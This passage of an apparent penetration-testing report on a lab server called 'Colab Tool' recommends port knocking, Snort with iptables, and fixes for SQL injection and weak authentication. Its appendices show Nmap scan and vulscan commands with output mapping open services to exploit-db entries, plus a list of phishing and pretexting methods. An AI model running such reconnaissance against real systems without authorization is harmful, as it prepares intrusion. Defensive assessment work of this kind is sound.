Port knocking is a technique used to secure a remote server's firewall ports by only opening the port when a predetermined sequence of connect attempts have been made. This sequence of connection attempts is called the "secret knock" (Arora, 2013).

The Colab Tool's server is vulnerable to risks posed by open ports, as attackers use port scanning tools to constantly seek for open ports. Port knocking introduces the following benefits to the governmental users and Colab Tool's servers:

- Reduction of attack surface
- Reduces risks posed by open ports – reduction of remote vulnerabilities
- Ideal for high risk remote management servers such as Colab Tool, which has open SSH ports (Marczak and Paxson, 2017)
- Ports secured by this technique will not highlight on port scanners

Port knocking would be an ideal technique to strengthen server's security (McKay, n.d.).

4.2 Network Intrusion Detection Systems

Network Intrusion Detection Systems constantly monitors and analyses the network traffic and generates alerts. False Positives (FP) are the normal activity that the IDS mistakenly identifies as malicious activities, issuing false alarms. False Negatives (FN) are malicious activities that are classified as normal activities. False negatives are dangerous, since the NIDS has failed to detect an ongoing attack, and authorities are not aware of the malicious attacks taking place.

Colab Tool is a communication tool that passes and processes highly classified information, and as such, poses a high risk in confidential data breaches. NIDS minimizes this risk by constantly monitoring the remote servers for attacks and suspicious behavior, effectively preventing damages to the network. Additionally, it also detects alterations to files, data and directories in the system, to which the attackers may be interested in, in this specific use case.

4.3 IDS vs. IPS

IDS and IPS are both security applications that perform similar services, but is distinguished by how they react to detected attacks.

Instruction Detection Systems are applications which monitors for malicious activities and *notifies necessary parties*. Intrusion Prevention Systems identifies attacks and *actively terminates the threat* (Keary, 2019).

IDS	**IPS**
Notifies necessary parties upon attack detection	Actively terminates threats
Do not alter network packets	Maliciously detected packets are dropped
Detection/monitoring system	Control system
Requires human intervention for decision making	Do not require human intervention

Table 7 IDS vs. IPS

The Colab Tool is handles massive amounts of confidential data related to government projects. This nature of the application and data requires security experts to be extra careful in handling data.

- False positive detections in an IPS will cause data loss and file corruption (negative impact).
- IPS systems can also cause bottlenecks in the network, since they are placed directly within the network line.

Therefore, for the use of the R&D Company's Colab Tool's security, a fine-tuned Intrusion Detection System is more suitable than an IPS which may cause hard or loss to confidential information.

4.4 Recommended Tools

Firewalls, IDS and iptables are all forms of security technologies, used to minimize the risk of attacks against a device or a network. Firewalls are a traditional rule based network security system, and iptables is a firewall utility program that aids configuration. Snort is an IDS that performs alerting. Additional features of these tools are in **Appendix D.** As observed, iptables is a firewall utility, capable of managing Linux based firewalls, while Snort is an IDS. It should be noted that the features provided by iptables and snort do not overlap, and therefore offers unique benefits and protection.

For the present use case, a strong security method is imperative to protect confidential data, and for this reason, iptables (firewall) alone is not sufficient. Snort, as an IDS, can provide

very dynamic detection capabilities. However, Snort alone will not be sufficient, since IDS are prone to false positives and false negatives. R&D Company cannot risk data breaches and credential theft.

This justifies the decision to implement both iptables (firewall), as well as Snort, so that iptables can block and permit data while Snort can monitor the network for attacks.

4.5 Other Recommendations

Recommendations for R&D Company's Colab Tool based on found vulnerabilities:

Recommendation	**Justification**
Prevention of SQL injection attacks: Using prepared statements Strong form validation Enforcing least privilege	During the penetration testing, it was found that the Colab Tool was prone to SQL injections. R&D Company's confidential data and documents are stored in a database. (Smith, 2016)
Stronger user authentication: Secure password storage Transmit passwords over TLS Re-authenticate users for sensitive functions Use third-party authentication protocols	Common attacks target towards accessing user credentials. Colab Tool has users with varying privileges, and compromised highly privileged user accounts is hazardous.
Data encryption: Securing networks with SSL Encrypt sensitive data in all levels Secure key storage using key vaults	Colab Tool communicates confidential data related to government projects. Data capturing and man in the middle attacks can be reduced by data encryption (Gordon, 2014).

Table 8 Recommendations based on vulnerabilities

Additional recommendations are in **Appendix E**.

Appendix

Appendix A – Port Scan Report & Overall Threats of Open Ports

A port scan is conducted on the penetration testing target server using Nmap tool.

1) Nmap TCP SYN Scan

Command used: `nmap 192.168.56.102`

```
root@kali:~# nmap 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-28 14:00 CDT
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:AE:DC:93 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Figure 23 Appendix A – SYN Scan of the target

2) Nmap first 1000 TCP SYN Scan

Command used: `nmap -p 1-1000 192.168.56.102`

```
root@kali:~# nmap -p 1-1000 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-28 14:00 CDT
Nmap scan report for 192.168.56.102
Host is up (0.0016s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
143/tcp open  imap
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 08:00:27:AE:DC:93 (Oracle VirtualBox virtual NIC)
```

Figure 24 Appendix A –SYN Scan 1-1000 ports

3) Nmap Version and OS Detection Scan

Command used: `nmap -sV -O 192.168.56.102`



Figure 25 Appendix A – Nmap Version & OS scan

Threats of open ports:

- Can be used as gateways by attackers to reveal details about the target system. I.e. software versions, content, network architecture. With this, attackers can detect vulnerabilities which can be then exploited.
- Services and protocols that are listening to open ports can be engaged even by invalid requests, which will be processed as incoming traffic, and this can lead to denial of service attacks.
- An open port is increases the attack surface, which is considered important to reduce a system's attack surface, so as to expose only the minimum number of internal services to the public. (Tilson, 2017)

Appendix B –Vulnerability Scan Report

A vulnerability scan was conducted to identify the vulnerable services by using the *vulscan* module for Nmap and the exploit database.

Command used: `nmap --script vulscan - -scrpit-args vulscandb=exploitdb.csv -sV 192.168.56.102`

1) HTTP – Port 8080

```
|_
8080/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| vulscan: exploitdb.csv:
| [30191] Apache MyFaces Tomahawk JSF Framework 1.1.5 Autoscroll Parameter Cross Site Scripting Vulnerability
| [27095] Apache Tomcat / Geronimo 1.0 Sample Script cal2.jsp time Parameter XSS
| [23244] WrenSoft Zoom Search Engine 2.0 Build: 1018 Cross-Site Scripting Vulnerability
| [19536] Apache <= 1.1,NCSA httpd <= 1.5.2,Netscape Server 1.12/1.1/2.0 a nph-test-cgi Vulnerability
| [30983] ExpressionEngine 1.2.1 HTTP Response Splitting and Cross Site Scripting Vulnerabilities
| [30980] AwesomeTemplateEngine 1 Multiple Cross-Site Scripting Vulnerabilities
| [30543] Doomsday Engine 1.8.6/1.9 - Multiple Remote Vulnerabilities
| [29930] Apache AXIS 1.0 Non-Existent WSDL Path Information Disclosure Vulnerability
| [29012] DMXReady Site Engine Manager 1.0 Index.ASP SQL Injection Vulnerability
| [28874] Exhibit Engine 1.22 fstyles.php toroot Parameter Remote File Inclusion
| [28873] Exhibit Engine 1.22 fetchsettings.php toroot Parameter Remote File Inclusion
| [27980] Alex DownloadEngine 1.4.1 Comments.PHP SQL Injection Vulnerability
| [27823] OpenEngine 1.7/1.8 Template Unauthorized Access Vulnerability
| [27574] Basic Analysis and Security Engine 1.2.4 PrintFreshPage Cross-Site Scripting Vulnerability
| [27127] PMachine ExpressionEngine 1.4.1 HTTP Referrer HTML Injection Vulnerability
| [27096] Apache Geronimo 1.0 Error Page XSS
| [26542] Apache Struts 1.2.7 Error Response Cross-Site Scripting Vulnerability
| [26395] Basic Analysis And Security Engine 1.2 Base_qry_main.PHP SQL Injection Vulnerability
| [25625] Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow Vulnerability (2)
| [25624] Apache 1.3.x HTDigest Realm Command Line Argument Buffer Overflow Vulnerability (1)
| [24694] Apache 1.3.x mod_include Local Buffer Overflow Vulnerability
| [23752] Digital Reality Game Engine 1.0.x Remote Denial of Service Vulnerability
| [23751] Apache Cygwin 1.3.x/2.0.x Directory Traversal Vulnerability
| [23314] Serious Sam Engine 1.0.5 - Remote Denial of Service Vulnerability
| [22961] Gallery 1.2/1.3.x Search Engine Cross-Site Scripting Vulnerability
| [22505] Apache Mod_Access_Referer 1.0.2 NULL Pointer Dereference Denial of Service Vulnerability
| [22068] Apache 1.3.x,Tomcat 4.0.x/4.1.x Mod_JK Chunked Encoding Denial of Service Vulnerability
| [21885] Apache 1.3/2.0.x Server Side Include Cross Site Scripting Vulnerability
| [21560] Apache 1.x/2.0.x Chunked-Encoding Memory Corruption Vulnerability (2)
| [21559] Apache 1.x/2.0.x Chunked-Encoding Memory Corruption Vulnerability (1)
| [21534] Apache Tomcat 3/4 JSP Engine Denial of Service Vulnerability
```

Figure 26 Appendix B – HTTP Vulnerabilities

2) HTTP – Port 80

```
|_
80/tcp   open  http       Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html
/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_p
ython/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
| vulscan: exploitdb.csv:
| [11650] Apache 2.2.14 mod_isapi Dangling Pointer Remote SYSTEM Exploit
| [18984] Apache Struts <= 2.2.1.1 - Remote Command Execution
|
```

Figure 27 Appendix B – HTTP (80) vulnerabilities

3) SSH – Port 22

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| vulscan: exploitdb.csv:
| [21579] OpenSSH 3.x Challenge-Response Buffer Overflow Vulnerabilities (2)
| [21578] OpenSSH 3.x Challenge-Response Buffer Overflow Vulnerabilities (1)
| [21402] OpenSSH 2.x/3.x Kerberos 4 TGT/AFS Token Buffer Overflow Vulnerability
| [21314] OpenSSH 2.x/3.0.1/3.0.2 Channel Code Off-By-One Vulnerability
| [20253] OpenSSH 1.2 scp File Create/Overwrite Vulnerability
| [17462] FreeBSD OpenSSH 3.5p1 - Remote Root Exploit
| [14866] Novell Netware 6.5 - OpenSSH Remote Stack Overflow
| [6094] Debian OpenSSH Remote SELinux Privilege Elevation Exploit (auth)
| [3303] Portable OpenSSH <= 3.6.1p-PAM / 4.1-SUSE Timing Attack Exploit
| [2444] OpenSSH <= 4.3 p1 (Duplicated Block) Remote Denial of Service Exploit
| [1572] Dropbear / OpenSSH Server (MAX_UNAUTH_CLIENTS) Denial of Service
| [258] glibc-2.2 and openssh-2.3.0p1 exploits glibc => 2.1.9x
| [26] OpenSSH/PAM <= 3.6.1p1 Remote Users Ident (gossh.sh)
| [25] OpenSSH/PAM <= 3.6.1p1 Remote Users Discovery Tool
|
```

Figure 28 Appendix B – SSH vulnerabilities

4) Netbios SMBA – Port 139

```
|
|_
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| vulscan: exploitdb.csv:
| [20223] Sambar Server 4.3/4.4 beta 3 Search CGI Vulnerability
| [10095] Samba 3.0.10 - 3.3.5 Format String And Security Bypass Vulnerabilities
| [9950] Samba 3.0.21-3.0.24 LSA trans names Heap Overflow
| [7701] Samba < 3.0.20 - Remote Heap Overflow Exploit
| [4732] Samba 3.0.27a send_mailslot() Remote Buffer Overflow PoC
| [364] Samba <= 3.0.4 SWAT Authorization Buffer Overflow Exploit
|
```

Figure 29 Appendix B – SMBA vulnerabilities

5) Imap – Port 143

```
|_
143/tcp  open  imap        Courier Imapd (released 2008)
| vulscan: exploitdb.csv:
| [30724] Perdition 1.17 IMAPD __STR_VWRITE Remote Format String Vulnerability
| [22061] Cyrus IMAPD 1.4/1.5.19/2.0.12/2.0.16/2.1.9/2.1.10 Pre-Login Heap Corruption Vulnerability
| [21443] Wu-imapd 2000/2001 Partial Mailbox Attribute Remote Buffer Overflow Vulnerability (2)
| [21442] Wu-imapd 2000/2001 Partial Mailbox Attribute Remote Buffer Overflow Vulnerability (1)
| [21340] Solaris 7.0/8 Sunsolve CD SSCD_SunCourier.pl CGI Script Arbitrary Command Execution Vulnerability
| [19849] UoW imapd 10.234/12.264 COPY Buffer Overflow (meta)
| [19848] UoW imapd 10.234/12.264 LSUB Buffer Overflow (meta)
| [19847] UoW imapd 10.234/12.264 Buffer Overflow Vulnerabilities
| [19377] Ipswitch IMail 5.0 Imapd Buffer Overflow DoS Vulnerability
| [19107] Netscape Messaging Server 3.55,University of Washington imapd 10.234 Buffer Overflow Vulnerability
| [18354] WorldMail imapd 3.0 SEH overflow (egg hunter)
| [16836] Cyrus IMAPD pop3d popsubfolders USER Buffer Overflow
| [16485] MailEnable IMAPD 1.54 - STATUS Request Buffer Overflow
| [16482] MDaemon 9.6.4 IMAPD FETCH Buffer Overflow
| [16480] MailEnable IMAPD W3C Logging Buffer Overflow
| [16477] Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow
| [16475] MailEnable IMAPD (2.35) Login Request Buffer Overflow
| [16474] Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
| [4429] Mercury/32 4.52 IMAPD SEARCH command Post-Auth Overflow Exploit
| [3627] IPSwitch IMail Server <= 8.20 IMAPD Remote Buffer Overflow Exploit
| [3527] Mercur IMAPD 5.00.14 Remote Denial of Service Exploit (win32)
| [2185] Cyrus IMAPD 2.3.2 (pop3d) Remote Buffer Overflow Exploit (3)
| [2053] Cyrus IMAPD 2.3.2 (pop3d) Remote Buffer Overflow Exploit (2)
| [1813] Cyrus IMAPD 2.3.2 (pop3d) Remote Buffer Overflow Exploit
| [1380] Eudora Qualcomm WorldMail 3.0 (IMAPd) Remote Overflow Exploit
| [1332] MailEnable 1.54 Pro Universal IMAPD W3C Logging BoF Exploit
| [1327] FTGate4 Groupware Mail Server 4.1 (imapd) Remote Buffer Overflow PoC
| [1151] MDaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow Exploit
| [1124] IPSwitch IMail Server <= 8.15 IMAPD Remote Root Exploit
| [915] MailEnable Enterprise 1.x Imapd Remote Exploit
| [903] Cyrus imapd 2.2.4 - 2.2.8 (imapmagicplus) Remote Exploit
| [432] Courier-IMAP <= 3.0.2-r1 auth_debug() Remote Format String Exploit
| [340] Linux imapd Remote Overflow File Retrieve Exploit
|
```

Figure 30 Appendix B – Imap vulnerabilities

6) SSL – Port 443

```
|
|_
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html
/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_p
ython/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
| vulscan: exploitdb.csv:
| [11650] Apache 2.2.14 mod_isapi Dangling Pointer Remote SYSTEM Exploit
| [18984] Apache Struts <= 2.2.1.1 - Remote Command Execution
|
```

Figure 31 Appendix B – SSL vulnerabilities

7) Java RMI – Port 5001

Figure 32 Appendix B – Java RMI vulnerabilities

Found ports and vulnerabilities:

Port	Service	Version
22	SSH	OpenSSH 5.3
143	IMAP	Courier Imapd 2008
443	SSL/HTTP	Apache HTTPD 2.2.14
445	NETBIOS-SSN	Samba SMBD 3x
5001	Java-RMI	Java RMI
8080	HTTP	Apache Tomcat/Coyote JSP engine 1.1

Table 9 Appendix B – Ports and vulnerabilities

Appendix C – Additional Methods of Conducting Social Engineering Attacks

Several additional methods of conducting social engineering attacks on Colab Tool are given below.

1. Phishing attacks with cloned login page
2. Cross frame scripting attacks
3. Content spoofing attack in combination with social engineering
4. Pretexting attack where user credentials are obtained by impersonating system maintenance
5. Email phishing tactics where a cloned password reset page is sent to the governmental users

6. Quid pro quo attack where the government victims are convinced to believe their Colab Tool accounts are compromised, and the attackers will obtain the real credentials.
7. Voice phishing where the government users are given a link to reset their Colab Tool credentials due to data breach.

Appendix D – Additional Features of Firewalls, iptables and Snort

Firewalls

- Traditional network security system
- Performs packet filtering (block/permit), stateful filtering, deep packet inspection.
- Highly reliable first-in-line defense
- Static and carefully placed firewall ruleset can far outweigh the benefits of dynamic IDS rulesets

Iptables

- Firewall utility application that operates in a kernel level
- Allows users to configure firewall rules and policy chain

Snort

- Open-source IDS
- Acts as a great second-in-line defense
- Detects DoS, buffer overflow and CGI attacks
- Performs alerting and log generation

Appendix E – Additional Recommendation Steps for a Secure System

Several other recommendations based on social engineering attacks:

- Effective user awareness
- Company-wide password policies
- Email and online-content filtering
- Encourage non-disclosure agreements

Strictly adhering to National Cyber Security guidelines and policies:

- Early risk identification
- Vulnerability reduction
- Threat reduction

- Prepare incident response plan
- Confirm for government IT auditing
- Comply with local government standards

References

Arora, H., 2013. How Port Knocking Can Add Extra Layer of Server Security [WWW Document]. URL https://www.thegeekstuff.com/2013/10/port-knocking/ (accessed 4.28.20).

Gordon, W., 2014. A Beginner's Guide to Encryption: What It Is and How to Set it Up [WWW Document]. Lifehacker. URL https://lifehacker.com/a-beginners-guide-to-encryption-what-it-is-and-how-to-1508196946 (accessed 4.29.20).

Keary, T., 2019. IDS vs IPS - What's the Difference & Which do You Need. Comparitech. URL https://www.comparitech.com/net-admin/ids-vs-ips/ (accessed 4.28.20).

Marczak, W.R., Paxson, V., 2017. Social Engineering Attacks on Government Opponents: Target Perspectives. Proceedings on Privacy Enhancing Technologies 2017, 172–185. https://doi.org/10.1515/popets-2017-0022

Marvin, R., 2017. Today's Top 10 Security Risks for SMBs. PCMAG.

McKay, D., n.d. How to Use Port Knocking on Linux (and Why You Shouldn't) [WWW Document]. How-To Geek. URL https://www.howtogeek.com/442733/how-to-use-port-knocking-on-linux-and-why-you-shouldnt/ (accessed 4.28.20).

Smith, D., 2016. Hacktivists Using SQL Injections to Target Government Data [WWW Document]. Radware Blog. URL https://blog.radware.com/security/2016/05/hacktivists-using-sql-injections-to-target-government-data/ (accessed 4.27.20).

Tilson, S., 2017. Vulnerabilities by Common Ports [WWW Document]. Tenable®. URL https://www.tenable.com/sc-dashboards/vulnerabilities-by-common-ports (accessed 4.29.20).